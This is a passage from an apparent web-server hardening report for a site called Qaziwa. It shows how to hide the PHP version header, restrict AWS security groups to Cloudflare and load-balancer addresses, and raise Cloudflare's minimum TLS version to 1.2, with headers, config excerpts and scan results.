Showing a PHP Version could be a security issue due to the PHP Version information, it can help an attacker to gain a greater understanding of the system in use and potentially develop further attacks targeted at the specific version of the PHP. This means the attacker can find and check if the particular PHP version is exploitable or not. This can be seen shown below


```

HTTP/1.1 200 OK
Date: Thu, 08 Jul 2021 16:15:22 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.5
X-Powered-By: PHP/7.4.5
Content-Length: 3016
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Above, show a PHP running on version 7.4.5 which an attacker could find the exploit to this particular version and check if there is a vulnerability in this.

To prevent this from happening, we need to edit the php.ini file which is located at /etc/php/7.4/apache2/php.ini and then go to the miscellaneous section and set the expose\_php = Off which is shown below.



```
root@ip-10-0-1-71:/home/ubuntu
[...]
; If enabled, scripts may be written in encodings that are incompatible with
; the scanner. CP936, Big5, CP849 and Shift_JIS are the examples of such
; encodings. To use this feature, mbstring extension must be enabled.
; Default: off
zend.multibyte = Off

; Allows to set the default encoding for the scripts. This value will be used
; unless "declare(encoding='...')" directive appears at the top of the script.
; Only affects if zend.multibyte is set.
; Default:
zend.script_encoding =

; Allows to include or exclude arguments from stack traces generated for exceptions
; Default: Off
; In general, it is recommended to turn this setting on to prohibit the output
; of sensitive information in stack traces
zend.exception_ignore_args = On

;::::::::::
; Miscellaneous
;::::::::::

; Decides whether PHP may expose the fact that it is installed on the server
; (e.g. by adding its signature to the Web server header). It is no security
; threat for PHP itself, but it makes it possible to determine whether you use PHP
; on your server or not.
; http://php.net/expose-php
expose_php = Off

;::::::::::
; Resource Limits
;::::::::::

; Maximum execution time of each script, in seconds
; http://php.net/max-execution-time
; Note: This directive is hardcoded to 0 for the CLI SAPI
max_execution_time = 30

; Maximum amount of time each script may spend parsing request data. It's a good
; idea to limit this time on production servers in order to eliminate unexpectedly
; long running scripts.
; Note: This directive is hardcoded to -1 for the CLI SAPI
; Default Value: -1 (Unlimited)
; Default Value: 0 (0 seconds)
; Production Value: 60 (60 seconds)
; http://php.net/max-input-time

Get Help Write Out Where Is Cut Text Paste Text Justify Cur Pos Go To Line Undo Redo Mark Text To Bracket Previous Next Back Forward
Exit Read File Replace
```

After you have saved the file, now we need to restart the apache server using service apache2 restart

Then after restarting, we need to check if it works.

```
HTTP/1.1 200 OK
Date: Thu, 08 Jul 2021 16:27:29 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g
Content-Length: 3016
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

As shown above, we can see that it actually works and this helps to hide away the PHP version that this system is running so that the attacker cannot do reconnaissance and find the specific exploitation or the vulnerability of the PHP version.

## 20. Redirect all traffic to pass through cloudflare

Redirect all traffic to pass through cloudflare is a technique to ensure that all of the IP addresses, Load Balancer IP address and much more is not being able to access

directly. To access the website, the user needs to access the domain name which will go through the cloudflare and go to the Web Server via the load balancer. This helps to add the security features to ensure that the user will not be able to gain access via the load balancer or the web server instance directly due to security reasons such as DoS attack and much more.

To start off, we need to know the IP addresses that is provided by the cloudflare by doing a simple google search, after getting all of the information and the IP addresses now we need to create a rule that only target the cloudflare IP addresses

| Inbound rules (15) |          |            |                  |                        | <a href="#">Edit inbound rules</a> |
|--------------------|----------|------------|------------------|------------------------|------------------------------------|
| Type               | Protocol | Port range | Source           | Description - optional |                                    |
| HTTP               | TCP      | 80         | 173.245.48.0/20  | -                      |                                    |
| HTTP               | TCP      | 80         | 103.21.244.0/22  | -                      |                                    |
| HTTP               | TCP      | 80         | 103.22.200.0/22  | -                      |                                    |
| HTTP               | TCP      | 80         | 103.31.4.0/22    | -                      |                                    |
| HTTP               | TCP      | 80         | 141.101.64.0/18  | -                      |                                    |
| HTTP               | TCP      | 80         | 108.162.192.0/18 | -                      |                                    |
| HTTP               | TCP      | 80         | 190.93.240.0/20  | -                      |                                    |
| HTTP               | TCP      | 80         | 188.114.96.0/20  | -                      |                                    |
| HTTP               | TCP      | 80         | 197.234.240.0/22 | -                      |                                    |
| HTTP               | TCP      | 80         | 198.41.128.0/17  | -                      |                                    |
| HTTP               | TCP      | 80         | 162.158.0.0/15   | -                      |                                    |
| HTTP               | TCP      | 80         | 172.64.0.0/13    | -                      |                                    |
| HTTP               | TCP      | 80         | 131.0.72.0/22    | -                      |                                    |
| HTTP               | TCP      | 80         | 104.16.0.0/13    | -                      |                                    |
| HTTP               | TCP      | 80         | 104.24.0.0/14    | -                      |                                    |

Now we have done this, and then we need to apply it on our Loadbalancer

### Edit security groups


Select security groups to associate with your load balancer.

| <input type="checkbox"/>            | Security group ID    | Name                   | Description                                           |
|-------------------------------------|----------------------|------------------------|-------------------------------------------------------|
| <input type="checkbox"/>            | sg-03c65391d4e84...  | Database Test Server   | launch-wizard-1 created 2021-06-18T11:31:02.982+08:00 |
| <input checked="" type="checkbox"/> | sg-079f5a8a62be5b... | Qaziwa CloudFlare ...  | Allow only IPs from CloudFlares                       |
| <input type="checkbox"/>            | sg-0ba7db7eb33d3...  | Qaziwa NAT securit...  | launch-wizard-1 created 2021-06-02T15:53:41.005+08:00 |
| <input type="checkbox"/>            | sg-0aba88ff4c2c181fc | Qaziwa private sec...  | Qaziwa private security grp                           |
| <input type="checkbox"/>            | sg-0f6bd7a7a49643... | Qaziwa public secur... | Qaziwa public security grp                            |
| <input type="checkbox"/>            | sg-0b1246adf0b167... | default                | default VPC security group                            |

---

[Cancel](#)
Save

Then click on save, wait for a few minutes and test the load balancer DNS



As you can see we are unable to access the Load Balancer DNS. But the attacker can still access the IP address of the Web Server instance, so we need to create a security group that only allows IP addresses from the load balancer private IP address.

| ▼ | Public IPv4 address | ▼ | Primary private IPv4 address | ▼ | Seconda |
|---|---------------------|---|------------------------------|---|---------|
|   | 52.73.17.38         |   | 10.0.1.52                    |   | -       |
|   | 52.20.226.103       |   | 10.0.3.203                   |   | -       |

Now we know the IP address, then we need to apply it on our instances

Security Groups (1/9) [Info](#)

| Name                           | Security group ID    | Security group name     | VPC ID                | Description               | Owner   |
|--------------------------------|----------------------|-------------------------|-----------------------|---------------------------|---------|
| Database Test Server           | sg-03c65391d4e841f9a | Database Test Server    | vpc-090a8ad552bdc7ed6 | launch-wizard-1 create... | 5011444 |
| <b>Qaziwa LoadBalancer IPs</b> | sg-044f3ce12d2657282 | Qaziwa Loadbalancer IPs | vpc-090a8ad552bdc7ed6 | Allow Loadbalancer to ... | 5011444 |


sg-044f3ce12d2657282 - Qaziwa Loadbalancer IPs

Details **Inbound rules** Outbound rules Tags

**Inbound rules (2)** [Edit inbound rules](#)

| Type | Protocol | Port range | Source        | Description - optional |
|------|----------|------------|---------------|------------------------|
| HTTP | TCP      | 80         | 10.0.1.52/32  | -                      |
| HTTP | TCP      | 80         | 10.0.3.203/32 | -                      |

After applying, now we need to test and check if it is able to access the IP address directly to the instance.



As shown above, we cannot access the IP address of the instance directly. But we will be able to access the Domain name of the website.



So the network goes like Domain > Cloudflare > Load balancer > Instances, and all the attacker cannot access unless it accesses from the start which is the domain name.


## 21. Disable older version of TLS

Disable, an older version of TLS can help to prevent any vulnerabilities in which the attacker can force connection to the server when using an older version of the protocol that has the known exploits.

As such we need to do a SSL scan on the domain name of the Qaziwa Web Server. First we go to [www.ssllabs.com](http://www.ssllabs.com) to check our current TLS configuration.

## Summary

### Overall Rating



Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server supports TLS 1.0 and TLS 1.1. Grade capped to B. [MORE INFO ↗](#)

This site works only in browsers with SNI support.

This server supports TLS 1.3.

### Certificate #1: EC 256 bits (SHA256withRSA)



#### Server Key and Certificate #1

\*.qaziwa.tk

As shown above, we can see that it is in the B rating and the cause of this is that the web server is supporting TLS version 1.0 and TLS version 1.1. As such this could make a security flaw onto the web server. So to mitigate this, we need to go to the cloudflare settings and change to the version at least version 1.2. This can be seen below.

The screenshot shows the Cloudflare dashboard for the site qaziwa.tk. The top navigation bar includes the Cloudflare logo, site name, and account dropdown. Below the navigation is a row of icons for various services: Overview, Analytics, DNS, SSL/TLS (highlighted in yellow), Firewall, Access, Speed, Caching, Workers, Rules, Network, Traffic, Stream, Custom Pages, Apps, and Scrape Shield. The 'Edge Certificates' tab is selected. At the bottom of the dashboard, there are tabs for Overview, Edge Certificates (selected), Client Certificates, Origin Server, and Custom Hostnames.

#### Minimum TLS Version

Only allow HTTPS connections from visitors that support the selected TLS protocol version or newer.

TLS 1.2

[API ↗](#) [Help ↗](#)

From the above, we go to cloudflare > Edge Certificate > Minimum TLS Version and change it to TLS 1.2. Then after that we can run the scan again to see the result.

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > [www.qaziwa.tk](#) > 2606:4700:3035:0:0:6815:57c1

## SSL Report: [www.qaziwa.tk](#) (2606:4700:3035:0:0:6815:57c1)



Now it has changed to the supported version and disable the older version of TLS. As such, we have improved the security configuration of the Web Server SSL configuration.